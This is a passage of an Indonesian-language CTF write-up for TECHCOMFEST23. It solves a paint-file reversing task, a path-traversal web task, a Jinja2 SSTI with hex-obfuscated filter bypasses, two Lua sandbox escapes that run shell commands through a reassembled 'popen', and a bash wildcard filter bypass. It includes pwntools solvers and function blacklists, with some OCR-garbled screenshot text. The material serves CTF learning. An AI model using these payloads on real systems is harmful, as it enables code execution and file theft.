▶ text	"System.IO.FileStream"	string
▶ type	(Name = "FileStream" FullName = "System.IO.FileStream")	System.Type {System.RuntimeType}
▶ text2	"System.IO.BinaryWriter"	string
▶ type2	(Name = "BinaryWriter" FullName = "System.IO.BinaryWriter")	System.Type {System.RuntimeType}
▶ text3	"Write"	string
▶ method	{Void Write(Int32)}	System.Reflection.MethodInfo {Sy...
▶ method2	{Void Write(UInt64)}	System.Reflection.MethodInfo {Sy...
▶ text4	"Close"	string
▶ method3	{Void Close()}	System.Reflection.MethodInfo {Sy...
▶ obj	{System.IO.BinaryWriter}	object {System.IO.BinaryWriter}
▶ text5	"System.Windows.Forms.Control, System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=699586513, processorArchitecture=MSIL"	string
▶ type3	(Name = "Control" FullName = "System.Windows.Forms.Control")	System.Type {System.RuntimeType}
▶ text6	"Width"	string
▶ property	{Int32 Width}	System.Reflection.PropertyInfo {Sy...
▶ text7	"Height"	string
▶ property2	{Int32 Height}	System.Reflection.PropertyInfo {Sy...
▶ typeFromHandle	(Name = "Form1" FullName = "MyPaint.Form1")	System.Type {System.RuntimeType}
▶ text8	"pnl_Canvas"	string
▶ field	{System.Windows.Forms.Panel pnl_Canvas}	System.Reflection.FieldInfo {Syste...
▶ text9	"bmp"	string
▶ field2	{System.Drawing.Bitmap bmp}	System.Reflection.FieldInfo {Syste...
▶ fieldType	(Name = "Bitmap" FullName = "System.Drawing.Bitmap")	System.Type {System.RuntimeType}
▶ text10	"GetPixel"	string
▶ method4	{System.Drawing.Color GetPixel(Int32, Int32)}	System.Reflection.MethodInfo {Sy...
▶ text11	"System.Drawing.Color, System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=699586513, processorArchitecture=MSIL"	string
▶ type4	(Name = "Color" FullName = "System.Drawing.Color")	System.Type {System.RuntimeType}
▶ text12	"value"	string
▶ field3	{Int64 value}	System.Reflection.FieldInfo {Syste...
▶ i	0x00000014	int

In a nutshell. Bagian terpenting pada code save file yaitu berada pada bagian berikut. Inti dari potongan kode ini ialah membaca setiap pixel menjadi 16 byte. 2x4 byte pertama berisi posisi dimensi yaitu width x height dan 8 byte selanjutnya baru berisi data warna pada pixel tersebut.

```

for (int num19 = 0; num19 <
(int)property.GetValue(field.GetValue(this)); num19++)
{
    for (int num20 = 0; num20 <
(int)property2.GetValue(field.GetValue(this)); num20++)
    {
        long num21 =
(long)field3.GetValue(method4.Invoke(field2.GetValue(this), new
object[]
        {
            num19,
            num20
        }));
        byte b = (byte)(num21 >> 16 & 255L);
        byte b2 = (byte)(num21 >> 8 & 255L);
        byte b3 = (byte)(num21 & 255L);
        method.Invoke(obj, new object[]
        {
            num19
        });
        method.Invoke(obj, new object[]
        {
            num20
        });
        method2.Invoke(obj, new object[]
        {
            (ulong)b << 40 |
(ulong)((ulong)((long)((int)b2 & 65535)) << 24) | ((ulong)b3 &
16777215UL)
        });
    }
}
method3.Invoke(obj, null);

```

Kami pun melakukan breakpoint ketika akhir dari fungsi save_btn tersebut

Name	Value	Type
method4	{System.Drawing.Color GetPixel(Int32, Int32)}	System.Reflection.MethodInfo (Sy...
text11	"System.Drawing.Color, System.Drawing, Version=4.0.0.0, Culture=neutr...	string
type4	{Name = "Color" FullName = "System.Drawing.Color"}	System.Type (System.RuntimeType)
text12	"value"	string
field3	{Int64 value}	System.Reflection.FieldInfo (Syste...
i	0x00000014	int
num	0x0000006D	int
j	0x00000016	int
num2	0x00000072	int
k	0x00000005	int
num3	0x00000065	int
l	0x00000005	int
num4	0x00000065	int
m	0x00000075	int
num5	0x00000039	int
n	0x00000005	int
num6	0x00000068	int
num7	0x00000006	int
num8	0xFFFF0074	int
num9	0x0000000A	int
num10	0x00000073	int
num11	0x00000003	int
num12	0x00000070	int
num13	0x00000008	int
num14	0x0001006C	int
num15	0x00000067	int
num16	0x00000061	int
num17	0x00000005	int
num18	0x00000065	int
num19	0x00000308	int
num20	0x0000018E	int

Terlihat bahwa nilai num19 = 0x308 dan num20 = 0x18E. Masing masing merupakan dimensi / ukuran dari canvas yang tersedia.

Kemudian, untuk melakukan dekripsi, kami pertama membuat image yang berisi putih saja, kemudian melakukan komparasi tiap 16 byte pada file flag. Tiap 16 byte yang sama menandakan pixel tersebut putih, dan jika tidak, maka pixel tersebut bukan putih. Kami memutuskan untuk pertama mencoba menggambar semua pixel non-putih pada flag.

Berikut merupakan solver yang digunakan:

```
from PIL import Image
import numpy as np

f = open("./paint.peko", 'rb')
buf1 = f.read()
f.close()

w = 398
h = 776

f = open("./paint3.peko", 'rb')
buf3 = f.read()
f.close()
```

```

new_pixels = []
for i in range(h):
    new_pixels.append([])
    for j in range(w):
        idx = (i*w + j)*16
        if (buf3[idx:idx+16] == buf1[idx:idx+16]):
            new_pixels[i].append((255,255,255,255))
        else:
            new_pixels[i].append((0,0,0,0))

d = np.array(new_pixels, dtype=np.uint8)

im = Image.fromarray(d)
im.save("decode.png")

```

Rekonstruksi gambar menggunakan dimensi yang diperoleh pada executable, yaitu 398 x 776. Ternyata, flag sudah bisa terbaca:

ecode.png U X

TECHCOMFEST23
{Not_So_Artistic}

Flag: TECHCOMFEST23{Not_So_Artistic}

Web

Note Manager


244

Recently I made a note manager using PHP.
However Alice keep talks about how my website is not secure.
Can you proof her words?

`http://103.49.238.77:57270/`

Author: aimardcr

Saat pertama mengakses web tersebut, kami mendapatkan form register. Kami pun mencoba meregister akun dengan username random.



The screenshot shows a web registration form with the title "Register". It contains two input fields: "Username" with the value "rrr" and "Password" with three dots indicating a masked password. Below the password field is a blue "Login" button. At the bottom, there is a link that says "Already a user? Login here."

Setelah menekan tombol Login, kita diredirect ke /index.php dimana kita bisa melakukan Add Note. Kami pun mencoba melakukan add note:

Note Manager

Title:


curhat

Content:


ctf jam 9 - 23.59 ga sehat

[Back](#) [Submit](#)

Setelah menekan submit, kita bisa mengakses note yang telah disubmit lewat `/index.php`. Saat mencoba mengakses, kami mendapatkan:



Kami melihat bahwa ada parameter `id` pada request. Sehingga kami mencoba mengirim payload dengan `id` random (http://103.49.238.77:57270/view_note.php?id=1). Kami pun mendapatkan error di bawah ini:



Dari error tersebut, kami menyimpulkan bahwa setiap note disimpan sebagai file dengan `id` tertentu. Kami pun menduga bahwa terdapat path traversal vulnerability. Kami pun mencoba beberapa payload sampai akhirnya kami mendapatkan flag menggunakan payload: http://103.49.238.77:57270/view_note.php?id=../../../../flag.txt.

Back

TECHCOMFEST23{PHP_R4c3_m4k3s_m3_f33ls_l1k3_a_r4c3r}

Flag: TECHCOMFEST23{PHP_R4c3_m4k3s_m3_f33ls_l1k3_a_r4c3r}

Yet Another Python SSTI Challenge

500

Yet another python SSTI challenge.

Can you hack it for me?

<http://103.49.238.77:28961/>

Author: dimas

NOTE: Kami mengsolve problem ini SETELAH DEADLINE LOMBA (sekitar 5 menit setelahnya T_T)

Pertama, sesuai dengan hint yang diberikan, kami melakukan filtering (<https://tedboy.github.io/jinja2/templ14.html>) pada variabel string, untuk mendapatkan kelas, mengpacknya ke list, melakukan map attribut (dengan hex) menggunakan map, kemudian unpack generator map menggunakan filter list.

Berikut payload yang digunakan untuk mencari nama file flag:

```
{{('abc'|map(**{"\x61\x74\x74\x72ibute":"\x5f\x5fclass\x5f\x5f"})|list|map(**{"\x61\x74\x74\x72ibute":"\x5f\x5f\x62ase\x5f\x5f"})|list|map(**{"\x61\x74\x74\x72ibute":"\x5f\x5fsubclasses\x5f\x5f"})|list|last)|slice(1)|list|map(**{"\x61\x74\x74\x72ibute":"\x5f\x5fgetite\x6d\x5f\x
```



```
x5f"}|list|last)(140):"a"}|map(**{"\x61\x74\x74\x72ibute":"\x5f\x5fin
it\x5f\x5f"}|list|map(**{"\x61\x74\x74\x72ibute":"\x5f\x5fglobals\x5f
\x5f"}|list|map(**{"\x61\x74\x74\x72ibute":"\x5f\x5fgetite\x6d\x5f\x5
f"}|list|last)("listdir")("/ctf/src")
```

Payload tersebut setara dengan

```
"__class__.__base__.__subclasses__[140].__globals__["listdir"]("/ctf
/src")
```

Dimana `"__class__.__base__.__subclasses__[140]` adalah `<class os_wrap_close>`

UwU

Input

Clear
Submit

```
['flag_my_secret_flag_( T - T ).txt',
'requirements.txt',
'app.py',
'__pycache__',
'index.html']
```

Diperoleh nama file flag: `"flag_my_secret_flag_(T - T).txt"`

Berikut payload yang digunakan untuk mengprint flag:

```
(((((("abc"|map(**{"\x61\x74\x74\x72ibute":"\x5f\x5fclass\x5f\x5f"}|l
ist|map(**{"\x61\x74\x74\x72ibute":"\x5f\x5f\x62ase\x5f\x5f"}|list|ma
p(**{"\x61\x74\x74\x72ibute":"\x5f\x5fsubclasses\x5f\x5f"}|list|last)
())|slice(1)|list|map(**{"\x61\x74\x74\x72ibute":"\x5f\x5fgetite\x6d\x5
f\x5f"}|list|last)(140):"a"}|map(**{"\x61\x74\x74\x72ibute":"\x5f\x5f
init\x5f\x5f"}|list|map(**{"\x61\x74\x74\x72ibute":"\x5f\x5fglobals\x
5f\x5f"}|list|map(**{"\x61\x74\x74\x72ibute":"\x5f\x5f\x62uiltins\x5f
```

```
\x5f"}}|list|map(**{"\x61\x74\x74\x72ibute":"open"})|list|last)("/ctf/
src/flag\x5fmy\x5fsecret\x5fflag\x5f( T - T
)\x2etxt")):"hello")|map(**{"\x61\x74\x74\x72ibute":"read"})|list|last)
())|list
```

Perhatikan bahwa output terakhir harus dipipe ke list karena pada app, terdapat pengecekan pada response yang tidak boleh mengandung FLAG.

```
def check(txt: str):
    if any(i in txt for i in BLACK_LIST):
        return False
    return True
```

Payload tersebut setara dengan

```
["".__class__.__base__.__subclasses__[140].__init__.__globals__.builti
ns__.open("/ctf/src/flag_my_secret_flag_( T - T ).txt").read()]
```

Clear

Submit

```
[ 'T', 'E', 'C', 'H', 'C',
  'O', 'M', 'F', 'E', 'S',
  'T', '2', '0', '2', '3',
  '{', '5', '5', 'T', '1', '_',
  'p', 'y', 't', '0', 'n', '_',
  '4', 'n', 'd', '_', 'g',
  '3', 't', '_', 'r', 'c', '3',
  '_', '1', 's', '_', 's', '0',
  'm', '3', 't', 'h', 'i',
  'n', 'g', '_', 'c', '0',
  'm', 'm', '0', 'n', '_',
  '1', 'n', '_', 'C', 'T', 'F',
  '_', 'r', '1', 'g', 'h', 't',
  '?', '}' ]
```

Flag:

```
TECHCOMFEST23{55T1_pyt0n_4nd_g3t_rc3_1s_s0m3thing_c0mm0n_1n_CTF_r1ght?
}
```

Sandbox

Landbox 1.0 400

Landbox = LUA Sandbox

nc 103.49.238.77 54377

Author: aimardcr

Berikut merupakan main.lua yang menerima input user:

```
-- Sandbox 1.0
-- Author: aimardcr

os.execute = function()
    print('No! bad function!')
end

io.popen = function()
    print('No! bad function!')
end

print('Welcome to LUA Sandbox!')
print('Feel free to type your lua code below, type \'-- END\' once you are done
;)\')
print('-- BEGIN')

local code = ''
while true
do
    local input = io.read()
    if input == '-- END' then
        break
    end
end
```

```

        code = code .. input .. '\n'
end

print()

print('-- OUTPUT BEGIN')
pcall(load(code))
print('-- OUTPUT END')

```

Pada dasarnya, kita perlu mencari daftar file pada server untuk mendapatkan nama file flag, dan membukanya dengan open. Tetapi, terlihat bahwa fungsi `os.execute` dan `io.popen` sudah di-replace, sehingga kita tidak dapat menggunakan fungsi tersebut. Tetapi, ada hal yang menarik pada `dockerfile`:

```

FROM debian:latest

RUN useradd -d /home/ctf/ -m -p ctf -s /bin/bash ctf
RUN echo "ctf:ctf" | chpasswd

RUN apt-get -y update
RUN apt-get -y install socat wget build-essential unzip

RUN mkdir -p /ctf

WORKDIR /ctf
RUN wget http://www.lua.org/ftp/lua-5.4.4.tar.gz
RUN tar xzpf lua-5.4.4.tar.gz
WORKDIR /ctf/lua-5.4.4
RUN make all test
RUN make install

WORKDIR /ctf
RUN wget https://luarocks.org/releases/luarocks-3.8.0.tar.gz
RUN tar xzpf luarocks-3.8.0.tar.gz
WORKDIR /ctf/luarocks-3.8.0
RUN ./configure
RUN make install

```

```

RUN luarocks install luafilesystem

WORKDIR /ctf
COPY main.lua .

COPY flag.txt /flag.txt
RUN chmod 444 /flag.txt
RUN mv /flag.txt /flag-`cat /flag.txt | md5sum | awk -F ' ' '{print $1}' | tr -d '\n'`.txt

USER ctf
EXPOSE 1337
CMD socat TCP-LISTEN:1337,reuseaddr,fork EXEC:'lua main.lua'

```

Terlihat bahwa diinstal luarocks, yaitu module manager lua, dan dengan luarocks, install module luafilesystem. Ternyata, kita dapat menggunakan module lfs tersebut untuk melakukan pembacaan isi direktori. Berikut solver yang digunakan:

```

from pwn import * # pip install pwntools
from Crypto.Util.number import *
ip = "103.49.238.77"
#sock = int
sock = 54377

r = remote(ip, sock)

payload = ''
local open = io.open

local function read_file(path)
    local file = open(path, "rb") -- r read mode and b binary mode
    if not file then return nil end
    local content = file:read "*a" -- *a or *all reads the whole file
    file:close()
    return content
end

local fileContent = read_file("/flag-a15a9d35568f3ac79183f8b907ac73fb.txt");

```

```

print("hello");
print (fileContent);
'''

payload2 = '''
require'lfs'
for file in lfs.dir[["."]] do
    if lfs.attributes(file,"mode") == "file" then print("found file, "..file)
    elseif lfs.attributes(file,"mode")== "directory" then print("found dir,
"..file," containing:")
        for l in lfs.dir(".."..file) do
            print("",l)
        end
    end
end
end
'''

filename = "flag-a15a9d35568f3ac79183f8b907ac73fb.txt"

payload = payload.split('\n')
r.recvuntil(b'-- BEGIN')

for l in payload:
    r.sendline(l.encode())

r.sendline(b'-- END')

r.interactive()

```

Payload2 digunakan terlebih dahulu untuk mencari nama file flag, dan setelah memperolehnya, gunakan payload dengan read untuk melakukan pembacaan file.

```
36 filename = "flag-a15a9d35568f3ac79183f8b907ac73fb.txt"

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL SQL CONSOLE GITLENS

[+] Opening connection to 103.49.238.77 on port 54377: Done
[*] Switching to interactive mode

-- OUTPUT BEGIN
hello
TECHCOMFEST23{f1rSt_St3p_of_uNd3rSt4nd1Ng_LUA}
-- OUTPUT END
[*] Got EOF while reading in interactive
[]
```

FLAG: TECHCOMFEST23{f1rSt_St3p_of_uNd3rSt4nd1Ng_LUA}

Landbox 2.0

500

Landbox 2.0 = LUA Sandbox but more secure, or is it secure?

```
nc 103.49.238.77 26360
```

Author: aimardcr

Berikut merupakan main.lua yang menerima input user:

```
-- Sandbox 2.0
-- Author: aimardcr

local env = {
    print=print,
    io = {
        read=io.read,
        write=io.write,
    },
    _G = _G
```

```

}

function run(untrusted_code)
    local untrusted_function, message = load(untrusted_code, nil, 't', env)
    if not untrusted_function then
        return nil, message
    end
    return pcall(untrusted_function)
end

print('Welcome to LUA Sandbox 2.0!')
print('Feel free to type your lua code below, type \'-- END\' once you are done
;)\')
print('-- BEGIN')

local code = ''
while true
do
    local input = io.read()
    if input == '-- END' then
        break
    end

    allowed = true
    blacklist = {'os.execute', 'execute', 'io.popen', 'popen', 'package.loadlib',
'loadlib'}
    for i = 1, #blacklist do
        if string.find(input, blacklist[i]) then
            print('No! bad code!')
            allowed = false
            break
        end
    end

    if allowed then
        code = code .. input .. '\n'
    end
end
end

```



```
print()

print('-- OUTPUT BEGIN')
run(code)
print('-- OUTPUT END')
```

Pada dasarnya, kita akan memasukkan code yang akan dieksekusi pada custom env, dengan beberapa kata yang di-blacklist. Pada env, hanya tersedia print, io.write, io.read, dan global table _G. Pertama, kami melihat isi tabel _G untuk melihat fungsi apa saja yang tersedia.


```
payload = ''
pp = _G["pairs"]
for k,v in pp(_G) do
    print(k,v)
end
''
```

```
-- OUTPUT BEGIN
select function: 0x5609c12088a0
collectgarbage function: 0x5609c1209170
os      table: 0x5609c229abb0
load    function: 0x5609c12094d0
string  table: 0x5609c229b7a0
dofile  function: 0x5609c12096b0
math    table: 0x5609c229bff0
coroutine      table: 0x5609c2299da0
table  table: 0x5609c2299d30
package table: 0x5609c2299710
pairs  function: 0x5609c12093d0
print  function: 0x5609c1208e20
type   function: 0x5609c1208810
rawequal      function: 0x5609c1208d40
rawset  function: 0x5609c1208c50
warn    function: 0x5609c1208d80
io      table: 0x5609c229a320
-- OUTPUT END
[*] Got EOF while reading in interactive
□
```

Terlihat bahwa sebenarnya `io.open` dan `io.popen` masih bisa diakses dari global table. Kemudian, untuk mendapatkan nama file, kita gunakan `io.popen`.

```
payload3 = '''
x = "po"
y = "pen"
io = _G['io']
local po = io[x .. y]
pfile = po('ls -a /')
local content = pfile:read "*a"
print(content)
'''
```

Perhatikan karena string "popen" di-ban, maka kita harus melakukan concat dari string "popen" yang dipisah menjadi dua agar code melewati check server.



```
33 local po = io[x .. y]
34 pfile = po('ls -a /')
35 local content = pfile:read "*a"
36 print(content)
```

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL SQL CONSOLE GIT LENS

[x] Opening connection to 103.49.238.77 on port 26360: Trying
[+] Opening connection to 103.49.238.77 on port 26360: Done
[*] Switching to interactive mode

RUNNING
RUNNING

```
-- OUTPUT BEGIN
.
..
.dockerenv
bin
boot
ctf
dev
etc
flag-29da92eb253df8eb3bdc60b5d795d2ec.txt
home
lib
```

Diperoleh nama file `flag`. Terakhir, baca file menggunakan `io.open` menggunakan metode yang serupa.

```

payload2 = ''
ii = _G['io']
local open = ii['open']

print("y");
local file = open("/flag-29da92eb253df8eb3bdc60b5d795d2ec.txt", "r") -- r read
mode and b binary mode
print('z')
local content = file:read "*a" -- *a or *all reads the whole file
file:close()
print (content);
'''

```

Berikut merupakan solver lengkap:

```

from pwn import * # pip install pwntools
from Crypto.Util.number import *
ip = "103.49.238.77"
#sock = int
sock = 26360

r = remote(ip, sock)

payload = ''
pp = _G["pairs"]
for k,v in pp(_G) do
    print(k,v)
end
'''

payload = ''
ii = _G['io']
local open = ii['open']

print("y");
local file = open("/flag-29da92eb253df8eb3bdc60b5d795d2ec.txt", "r") -- r read
mode and b binary mode
print('z')
local content = file:read "*a" -- *a or *all reads the whole file

```

```

file:close()
print (content);
'''

payload3 = '''
x = "po"
y = "pen"
io = _G['io']
local po = io[x .. y]
pfile = po('ls -a /')
local content = pfile:read "*a"
print(content)
'''

filename = "flag-29da92eb253df8eb3bdc60b5d795d2ec.txt"

payload = payload.split('\n')
r.recvuntil(b'-- BEGIN')

for l in payload:
    r.sendline(l.encode())

r.sendline(b'-- END')

r.interactive()

```

```
PROBLEMS  OUTPUT  DEBUG CONSOLE  TERMINAL  SQL CONSOLE  GITLEN  
  
-- OUTPUT END  
[*] Got EOF while reading in interactive  
PS C:\Users\Erik\Github\CTF-archive> c::; cd 'c:\Users\Erik\Git  
ers\Erik\.vscode\extensions\ms-python.python-2022.20.2\pythonFi  
F-archive\techcompfest\landbox2\solve.py'  
[x] Opening connection to 103.49.238.77 on port 26360  
[x] Opening connection to 103.49.238.77 on port 26360: Trying 1  
[+] Opening connection to 103.49.238.77 on port 26360: Done  
[*] Switching to interactive mode  
  
-- OUTPUT BEGIN  
y  
z  
TECHCOMFEST23{w4tcH_0ut_w3_h4v3_LUA_G0D_H3r33333!!!!}  
-- OUTPUT END  
[*] Got EOF while reading in interactive  
□
```

FLAG: TECHCOMFEST23{w4tcH_0ut_w3_h4v3_LUA_G0D_H3r33333!!!!}

Basher


472

Bash but tricky

nc 103.49.238.77 57773

Author: dimas

Diberikan sebuah zip yang berisi file sebagai berikut



- src
- Dockerfile
- flag.txt
- main.py
- requirements.txt
- docker-compose.yml

File main.py berisi main program dari websocket yang nantinya akan kita gunakan untuk connect

```
import sys
from src import Handler
import websockets
import asyncio

async def main():
    async with websockets.serve(Handler.handler, "", sys.argv[1]):
        await asyncio.Future()

if __name__ == "__main__":
    asyncio.run(main())
```

Pada file handler berisi handler tipe dari inputan kita

```
from .bash import Bash
import json
```

```

class Handler(object):
    @classmethod
    async def _processMessage(self, message):
        event = json.loads(message)
        match event['type']:
            case "command":
                user_command = event['input']
                stdout = Bash(user_command).read
                event = {
                    "status": "success",
                    "stdout": stdout,
                }
                await self.websocket.send(json.dumps(event))
            case default:
                event = {
                    "status": "error",
                    "message": f"error event {default} not found!"
                }
                await self.websocket.send(json.dumps(event))

    @classmethod
    async def handler(self, websocket):
        self.websocket = websocket
        async for message in websocket:
            try:
                await self._processMessage(message)
            except Exception:
                event = {
                    "type": "error",
                    "message": f"something wrong"
                }
                await self.websocket.send(json.dumps(event))

```

Dapat dilihat bahwa kita harus menginput json yang memiliki key "type" dengan value "command" lalu dapat menaruh input kita sebagai value pada key "input"

Kami pun mencoba untuk connect ke websocket tersebut

```

0% > python -m websockets ws://103.49.238.77:57773
> {"type": "command", "input": "*"}
< {"status": "success", "stdout": "/bin/bash: line 1: main.py: command not found\n"}
>

```

Kami menggunakan beberapa referensi untuk menyelesaikan permasalahan ini

<https://www.oreilly.com/library/view/learning-the-bash/1565923472/ch01s09.html#:~:text=The%20characters%20%2C%20%7C,within%20shell%20command%20lines%20only.>

<https://www.youtube.com/watch?v=6D1LnMj0Yt0>

<https://hack.more.systems/writeup/2017/12/30/34c3ctf-minbashmaxfun/>

Pada bash terdapat beberapa special character yang dapat digunakan diantaranya ialah `?`

<	Input redirect	1
>	Output redirect	1
/	Pathname directory separator	1
?	Single-character wildcard	1
!	Pipeline logical NOT	5

Tidak seperti *, ? dapat melakukan matching wildcard sebanyak 1 character

Karena pada dockerfile ditulis bahwa flag.txt disimpan pada /flag.txt

Terdapat berapa restriksi pada bash yaitu tidak boleh menggunakan ascii dan number

```
def _check(self, user_input):  
    for char in string.ascii_letters+string.digits:  
        if char in user_input:  
            return False  
    return True
```

Namun jika kita ingin melakukan matching flag.txt dengan ? hanya perlu digunakan . dan / yang bukan merupakan letters dan digits.

Sehingga payloadnya ialah /?????.??? Untuk melakukan matching dengan /flag.txt lalu didapat flag.

NOTE: Ini flagnya pas submit salah ternyata salah format bingung T__T


```
0% > python -m websockets ws://103.49.238.77:57773
> {"type": "command", "input": "*"}
> {"type": "command", "input": "/????.???" }
< {"status": "success", "stdout": "/flag.txt: line 1: TECHCOMPFEST2023{b4aassss555hhh_0h_b44444ashhhhhh_51238459}: command not found\n"}
0%
```

Flag: TECHCOMPFEST2023{b4aassss555hhh_0h_b44444ashhhhhh_51238459}

Basher Revenge

472

Bash but tricky--

nc 103.49.238.77 31354

Author: dimas

Basher revenge pada umumnya sama seperti basher namun dengan restriksi lebih sedikit yaitu hanya boleh menggunakan ascii

```
def _check(self, user_input):
    for char in string.ascii_letters:
        if char in user_input:
            return False
    return True
```

Kami pun mencoba untuk menggunakan payload yang sama dengan sebelumnya karena nampaknya tidak ada perbedaan dari source codenya dan didapat flag

```
0% > python -m websockets ws://103.49.238.77:31354
> {"type": "command", "input": "/????.???" }
< {"status": "success", "stdout": "/flag.txt: line 1: TECHCOMPFEST2023{b45h_m3_pl3453_75129471294812}: command not found\n"}
0%
```

Flag: TECHCOMPFEST2023{b45h_m3_pl3453_75129471294812}

Star Platinum

472

prepare for trouble, and make it double.

<http://103.49.238.77:17858/>

Random trivia for you:

Computer-generated imagery (CGI) is the use of computer graphics to create or contribute to images in art, printed media, video games, simulators, and visual effects in films, television programs, shorts, commercials, and videos. The images may be static (still images) or dynamic (moving images), in which case CGI is also called computer animation. CGI may be two-dimensional (2D), although the term "CGI" is most commonly used to refer to the 3-D computer graphics used for creating characters, scenes and special effects in films and television, which is described as "CGI animation".

Author: aimardcr

Ketika url dibuka, ditunjukkan sebuah landing page apache server



Ubuntu

Apache2 Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

